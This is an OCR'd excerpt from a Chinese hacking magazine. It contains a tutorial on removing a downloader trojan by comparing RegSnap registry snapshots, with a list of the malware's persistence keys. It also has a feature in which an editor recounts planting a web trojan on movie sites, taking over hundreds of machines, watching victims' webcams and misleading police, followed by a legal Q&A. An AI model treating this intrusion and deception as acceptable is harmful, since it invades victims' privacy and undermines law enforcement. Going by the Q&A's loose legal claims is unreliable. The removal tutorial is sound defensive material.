


图6

其实修改注册表关键位置的权限不仅能阻挡QQ烦人的右键菜单，也是防范木马的一个好方法。把木马常见的写入注册表的位置权限设置好，我们不就又多了一道安全屏障吗？但要注意一些正常程序也修改注册表，所以设置权限一定要谨慎。

（本文所涉及到的安全卫士360和RegSnap已收录到光盘中）

文章难易度：★★
文章阅读点：通过监控系统分析病毒的行为，根据记录修复系统，清除病毒

菜鸟玩转反病毒


[G-AVR]Greysign

现在的病毒数量是越来越多，技术也是越来越先进，杀毒软件也只好是天天升级，疲于应付。而绝大部分的电脑用户都只是一些电脑水平不高的个人用户，碰到病毒就束手无策了。今天，我就带大家一起从菜鸟快速升级到对抗病毒的老鸟。


我们需要进行以下的准备活动，首先在系统中安装一个VMWARE，然后在这个VMWARE中再安装一个XP系统以供测试使用，关于虚拟机VMWARE的详细使用大家可以参考以前杂志的相关文章（使用虚拟机是为了避免病毒破坏我们的系统）。另外我们要用到的工具还有REGSNAP（系统快照工具）、ICESWORD（冰刃，查杀病毒木马常用的辅助工具）。

启动我们的虚拟机，把REGSANP安装好，再给刚安装完成的XP系统做一个快照，这样做的目的是即使在虚拟系统里运行了病毒，以后只要恢复快照就可以回到没中病毒前的状况。

我们查杀病毒的思路是这样的，病毒可以理解为一个恶意的程序，和系统中很多的软件一样也是程序，只不过它们都带有恶意的功能或是一定的破坏作用（盗取用户密码，控制对方的电脑，弹出广告），并想方设法地隐藏自己，以使用户无法删除等等。我们要做的，可以理解为对程序的卸载，对程序安装过程和系统所做的修改进行“倒行逆施”。所以，我们要记录病毒在运行的时候对系统做了什么，记录它的行为然后进行分析。



①



②

```
"HKEY_CLASSES_ROOT\CLSID\{06E6B6B6-BE3C-6E23-6C8E-B833E2CE63B8}"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\{06E6B6B6-BE3C-6E23-6C8E-B833E2CE63B8}"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\{A6011F8F-A7F8-49AA-9ADA-49127D43138F}"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\fysa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\jtsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\mhsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\qjsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\qqsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\wgsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\wlsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\wmsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\wosa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ztsa"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\nwizAskTao"
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\nwiztlbb"
```

③

做好虚拟机系统的快照后，进入虚拟系统，打开REGSNAP，新建一个快照，然后选择制作完整快照，点确定后它就自动开始对文件和注册表制作快照了（图1）。

好了，我们可以开始运行病毒了。运行之后我们再做一个快照，然后再跟之前的快照进行对比，就可以知道病毒对你的系统做了什么修改。我们以Trojan-Downloader.Win32.Agent.bmo病毒为例，从病毒的名字上可以得知它是一个下载者木马，也就是会连接网络然后下载木马并运行。

这个病毒被运行后，过一小段时间它就会开始下载木马并自动运行，假如你在虚拟系统里安装了HIPS软件就会知道它下载运行了没有，因为它运行的时候AD会报警，这时我们就会知道它下载好了。我们再来打开REGSNAP，选择“文件”——“比较”，然后选择好之前做好的快照和运行以后做的快照，点确定（图2）。

对比完了后就可以得到一份快照报告，包括注册表新增、删除、修改的项目和键值记录，文件新增、修改、删除的记录。我们需要从中剔除一些多余的信息，把病毒修改的重点项目列出表来（图3是我复制出来的注册表启动项列表）。

现在我们进入安全模式，然后打开注册表删除刚才我们列表里的启动项目，恢复病毒修改的注册表，使用冰刃删除新建的文件就可以了，总之我们就是按照对比的快照记录还原系统的本来面目。

至此就杀毒完毕，你可以重新启动，看看启动项目和病毒文件还在不在来确认杀毒是否完成。你也可以把病毒行为记录分析发布到网上去，让别人手工杀毒的时候可以做个参考，很多写行为记录的人都是通过快照对比的方式来记录。只要大家熟练掌握其中技巧，你也可以很轻松的成为杀毒老手的。

（本文所涉及到的REGSNAP和冰刃已收录到光盘中）



网警VS黑客——网络世界里黑与白的较量

提到网警，小编欠钱就会想起了半年前的一幕。那是欠钱刚刚到北京参加工作的第12天，收到了一封论坛短信和一封Email。短信内容如下：

> 公安网监
>
> 赵先生，您好，我是XX市公安局网监分局民警，我姓黄。现有关于群众举报的一线索想向您核实。见信后请即致电XXX-XXXXXXXX（黄先生）。

虽说不做亏心事，不怕鬼敲门。可是毕竟玩黑客这么几年，入侵、放马、抓鸡这些事情欠钱也没少干。紧张之余，欠钱把这个短信告诉了编辑部的其他同事，众人纷纷出语相助。

……

木头：哈哈，原来欠钱同学到黑客X档案是"跑路"来了？咱们坚决不能窝藏逃犯，先打个电话问问检举揭发你的行踪可以获得多少赏金？

石头：什么呀，而理他得了，就当自己没看见，啥事也没有。我就不信公安局能找到你这来。

米米：欠钱，你确定这是真的警察在找你么？会不会有人忽悠你呢？

Bifrost：想不到咱编辑部还有这么个"卧虎藏龙"之辈，欠钱，你犯的啥事呀？

……

欠钱心情复杂的听着大家的"好心劝解"，把目光投向了主编sagi。结果sagi一脸严肃的过来："到了公安局，好好交待，工作上的事情，我会找人替你先顶着。如果在里面缺点什么的话，就往编辑部来电话，大家都把你当成自家人一样，别见外……"

面对着这一帮损友，欠钱算是绝望了，坐在办公桌前思考了一会："看这口气，挺正式的，不像是忽悠人啊。那公安找我有什么事呢？莫非以前入侵的那些网站有人报案了？我从来没搞过破坏呀！以前刷过Q币，那也是2年前的事了，不可能现在还有证据吧？到底做错什么了？不管他？迟早也会被知道自己来了黑客X档案，到时候说咱不配合警察同志办案怎么办？不过，有人说坦白从宽，牢底坐穿，抗拒从严，最多三年，反正网络犯罪也没什么证据，干脆我完全不理会它？……"

犹豫了半天，心一横，牙一咬："身正不怕影子歪，豁出去了，不就是一个电话么？我打！大不了问我什么也说没有！"

电话拨通了，欠钱问："你好，我叫赵XX，你们这有一位黄先生找我，请问有什么事么？"

"他正在打电话，你电话号码多少？他一会给你打过来"对方回答。

"等一下，可以先告诉我，你们那是哪儿吗？我还不知道有什么事呢"欠钱小心翼翼的问。

"我们这里是公安局"

嗡的一下，欠钱的心情开始激动，脑子有点空白不大好使，反映明显变得迟钝（sagi：从犯罪心理学的角度来说，这种症状是很正常的，没有受过专业训练的人心理承受能力往往比较差。）。

过了一会，电话响了起来，sagi接完电话对欠钱说："欠钱，找你的。"

接过话筒，对方很有礼貌的说道："你好，赵先生是吧？我是XX公安局网监处的黄XX，我们接到一个群众的举报线索，需要向你核实……"

"什么线索？"

"我们有一位群众说，自己的电脑里出现了一条很奇怪的日志。根据我们的资料，知道你曾经出过一本黑客图书，我想你应该比我们更清楚这条日志是什么意思。我把这条日志念给你听，希望你能为我们解释一下。"

脑子里继续嗡嗡，勉强装成轻松的样子机械式的回答道："好的。"

只听电话的那头很认真的读着："事件ID（1900），本地计算机可能没有必要的注册信息或消息DLL文件来从远端计算机显示消息……"

公安同志继续认真的问："事件ID（1900）是什么意思，你能解释一下么？"

欠钱："这个不清楚，得上微软的MSDN查才知道具体的意思吧。"

"那你能解释一下，这条日志里包含有你的网站http://xdxf.net/muma/windows.htm是为什么吗？那位群众说自己并没有上过你的网站，可是日志里却有这样一条奇怪的记录。"

欠钱一听就明白了，几个月前，自己还是菜鸟学堂的作者。为了给菜鸟们介绍网页木马，欠钱查了很多资料，也做了很多测试，这个地址就是当时测试用的一个网页木马。为了测试这个网页木马的威力，还在一些电影网站上挂过一段时间。当时好象抓了有几百只鸡吧，天天找有摄像头的鸡开着看人家在干什么，如果对方是MM，还要加她的QQ。不过没玩多久就腻了，而且几百只肉鸡上线后，因为电脑卡得厉害，严重影响网速和性能。因此很快就把http://xdxf.net/muma/目录下的所有文件都删除了，PCSHARE也不再使用了。

想清楚了以后，欠钱的脑瓜子飞速的转了起来——听对方的口吻和刚才问话的语气，对自己并不是质问的态度，而像是请教。那他肯定也不知道什么是挂马，假如说清楚了，这不明白着承认自己在"故意传播病毒"么？根据《计算机信息网络国际联网安全保护管理办法》里的相关规定，好象是违法的。

于是欠钱开始模糊的回答："那个页面是我以前测试网页木马时挂上去的，如果不小心访问了这个页面的话，就会在系统中留下这样的日志。不过我并不清楚事主为什么会有这个日志。而且我在测试完不久就删除掉了，应该不会传播到别处吧？"

（小朋友们不要学你们欠钱叔叔撒谎哦，不然鼻子会变长的！）

"嗯，我们接到举报的时候已经访问过这个页面了，提示的结果是找不到网页。请问你这个木马是做什么用的呢？修改IE首页吗？"网警同志很可爱的继续咨询。

听到这样的提问，欠钱忽然觉得电话令一头的网警同志并不是很了解一些黑客常识，所以非常耐心的"配合"警察叔叔办案："这个网页木马不是修改IE首页的，而是下载并执行一个程序，我当初做测试的这个程序是一个整理内存的绿色软件，对计算机是无害的。"

结果警察叔叔不大明白这一句话的意思，问欠钱是否使用QQ，建议在QQ上聊天把这些东西做一遍书面解释，以便向举报人回复。可是欠钱心里还是免不了紧张和害怕，因此继续跟网警叔叔确认："是不是我违反了什么法规条例？"

"不是的，其实那个群众并不是举报你。只是这条日志是他案子里的一条线索，需要跟你核实一下而已。而且报案者也没有什么大的经济损失，所以，像你这种情况又不是恶意传播病毒，是不会立

案的。还有，以后我们办案有需要的时候，说不定还需要你做我们的技术顾问呢……”网警同志认真又客气的说道。

悬着的一颗心终于落下，还好不是我自己的麻烦！不过也吓得够呛，在QQ上加上了这位网警同志之后，欠钱发誓以后再也不挂马了。

不过自从QQ上有了一位网警朋友，欠钱就忍不住想满足自己的好奇心，希望可以对神秘的网警有一个全面的了解。

职业欠钱：“你们网警平时都是做些什么呀？假如我的网站被人侵了，跟你报案之后，你们会怎么样处理？”

网警黄：“如果是这么具体的问题不好回答，因为我们有纪律的。所有采访都要首先通过我们宣传部门的批准，工作细节是不能透露的。”

职业欠钱：“这样啊，那我可以跟你了解些什么呢？网警的职责和工作范畴？对于黑客攻击的相应处罚？这些可以么？”

网警黄：“这些是可以的，因为我们有对外公开的制度和条例。网络警察有多方面职责，例如安全管理、案件侦查、信息监控、技术指导、网络安全事件的应急处置和预警等……”

公共信息网络安全监察分局职责

研究制订和实施信息安全对策和技术防范措施，指导并组织实施全市公共信息网络的安全监察、安全保护工作，监控信息网络有害信息和违法犯罪动态，组织、协调、指导和参与对网络违法犯罪案件的侦查工作，组织、指导和参与对计算机信息泄密、计算机病毒及其他计算机灾害事故的防范、处置工作。

地址：XX起义路200号

联系电话：XXXXXXXX

职业欠钱：“好象看起来是比较抽象的概念呢，可以再具体一点吗？举个例子之类的？”

网警黄：“是比较模糊 ^_^ ”

网警黄：“因为说具体也不好，对了，采访登出来的时候最好不要出现我们单位和名字， 因为这是违反规定的。”

职业欠钱：“可以，我们会把你们的单位和名字模糊掉的。那就下一个问题吧，我们经常会在媒体上看到XX地区抓获一名‘黑客’，入侵了X台电脑，盗取了N多的虚拟财产，甚至是盗了人家的银行卡密码。对于这些被抓的人，根据法规，应该如何处置呢？假如那些人未满18岁，又该如何处理呢？”

网警黄：“关于黑客攻击这个问题，有多个法律适用，你等等哦。”

（此时，网警同志给我发来了《计算机信息网络国际联网安全保护管理办法》，见附录1）

网警黄：“依照这个处罚是最轻的，《中华人民共和国治安管理处罚法》（附录2），这个稍微重一点。《中华人民共和国刑法》（附录3），这个就很重了！”

网警黄：“比如黑了政府网站，肯定是追究刑事责任，简单的说就是——坐牢！”

网警黄：“XX市国土局、文化局，就都被黑过。”

职业欠钱：“也许我们读者还不是很清楚这些法规运用到实际中是怎么样的，我可不可以举几个在实际生活中经常遇到的一些例子来请教你呢？”

（此时我列出了9个问题，并给每一个问题加上了注解，发给网警同志看）

网警黄：“这些都要具体问题具体分析的，要按照社会危害性来判定。或者根据犯罪的四个构成要件（犯罪主体、犯罪的主观方面、犯罪的客观方面、犯罪客体）来判定。所以不能直接给你答案。”

采访网警到这里告一段落了，因为太多的内容从网警的嘴里说出来后，都是一些专业性非常强的条例或者是规定，可读性相当的差。为了弥补这一缺陷，小编我又四处寻找可以提供详细答案的人。下面将我找到的一些回答送给大家，做一个参考。

参考答案A 答案提供者 某警察学校专业老师

1，有人在网吧中破解了网吧管理系统，免费上网的

是不是够成犯罪，主要是看它的主观恶意以实际的社会危害程度。其破解网吧管理系统的主要目的是为了免费上网，没有修改或者侵害网吧管理系统的其他恶意，不构成违法，但这种行为应当受到批评和谴责，责令其承担损失。

2，有人入侵了网吧主机，给自己加钱的

本条与第一条相同，其主观上是为了给自己加钱上网，情节比较轻微，已经实施并造成后果的，属于违法行为，依据《治安管理处罚法》第29条第一款规定，处五日以下拘留；情节较重的，处五日以上十日以下拘留；尚未造成危害的，不构成违法，应当予以批评教育或警告训诫。

3，有人入侵了网吧的其它机器，盗了他人QQ号或者是网络游戏号的

如果没有造成危害，不构成违法，属于道德调整的范畴。

4，这个人盗了号不说，还把这些盗来的东西拿去卖了并赚了些钱，这些钱可能有成百上千，甚至是数万元

出于赢利的目的，盗取他人QQ号的，以盗窃予以处罚。

5，有人入侵了一个普通网站（个人的），盗取了里面的会员数据

分两种情况，一是仅仅盗取了里面的数据，没有破坏数据库，也没有利用盗来的数据从事其他活动，不构成违法；二是盗窃了数据，破坏了数据库，或者擅自修改数据库，造成后果的，依据治安管理处罚法第29条第3款予以处罚，情节严重的，依据《刑法》第286条第二款予以处罚，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

6，这个人入侵的网站是非政府的，但是可能是一些公司的网站，访问量比较大，于是挂上了网页木马，传播病毒

侵入计算机系信息系统，造成危害的，依据治安管理处罚法第29条第一款处罚，安装木马，传播病毒的，造成较大危害的，依据《刑法》第286条处罚，具体参考第五点故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

参考答案B 答案提供者 武汉理工大学法学硕士 张某

你发给我的9种情况中，大致分为三类吧。这三类都具有一些模糊性，原因并不是无法可依，而是现在一些执法者不大懂法，所以处理方案并不唯一，你应该先有这样一个概念。**（1－6问题同上）**

1、2都是攻击网吧而给自己上网获利的情况，这种事情如果算是犯罪就是刑法中的侵占他人财物问题，再说白点儿可以算是盗窃；如果数额不大的话，可能没人管，因为社会危害性不是很大，再者在《计算机管理条例》中也难寻到

法律依据。

对于是否犯罪，有一个比较感性的判断标准就是看**社会危害性是不是很大**，也就是看非法占有的财物金额大不大啊、给他人造成的损失大不大啊，以及是否引发众怒了等等，这9点情况都可以据此判断是否犯罪。

3、4是关于网络虚拟财产的问题。以前这个问题是比较模糊的，法院不知道该怎么判，所以很多也就来一句"无法可依"就算了。不过，现在司法已经有实践了，在上海一个人偷他人游戏装备去卖结果以盗窃罪判了。前段时间的《今日说法》还报道了一个盗QQ号集团的案子。所以，3、4只要数量比较大（主要还是折现后看金额）就是犯罪，现在没有太大争议了。

问题7-9：

